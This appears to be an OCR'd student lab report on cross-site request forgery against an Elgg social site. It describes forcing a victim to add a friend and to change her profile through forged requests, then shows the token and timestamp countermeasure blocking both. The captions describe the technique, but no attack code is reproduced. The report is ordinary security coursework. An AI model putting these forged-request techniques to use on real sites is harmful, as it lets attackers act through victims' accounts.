
- Here is my edited python code. I have only changed rules within the send_header function to achieve the above result.

Part 2:


Task 2.1: Boby's GUID is 43. I use this number to write teh CSRF script which makes Alice Boby's friend after she clicks on the link he sends her.




- This is Alice's account before opening the message from Boby. Notice how she has no friends.




- The message from Boby to Alice.



- What Alice sees on the site.




- Packet sent from Alice when she visits the website.



- Alice's homepage after returning to the elgg site. Notice how she is now friends with Bob.


Task 2.2: In the below figures, I show an attack where Boby sends Alice a link to his website. When she clicks on it, a POST request is instantly sent out which changes her About me section on her site.

Answer: if Boby wanted to make this attack work on anyone, he could. Since the user is the one who runs the script, it would be possible to change the script to first fetch their guid from elgg.com and then continue the attack from there.




- Here is Alice before clicking on the link, Notice how she does not have a description.

- Here is the message from Boby




- Here is the HTTP message from Alice which changes her status. This is sent automatically upon visiting the link Boby sends.




- Here is Alice's main page after clicking on the link Boby sends. Notice how her About me section now reads "Boby is my BEST FRIEND!"


Task 2.3: After turning on the countermeasure. I found that neither of the 2 attacks I conducted work anymore. Both attacks received HTTP codes which indicated that they had the incorrect URI. This is due to the fact that now one needs the security token and the security timestamp from a user before they could make that user do anything. Since the site now requires




- After friending Boby legitimately, This is the resulting HTTP request. I've highlighted the new token and timestamp security protocols the site now requires.




- Here, the code is found by the site.



- Here is the packet sent to the main site to make Boby Alice's friend.

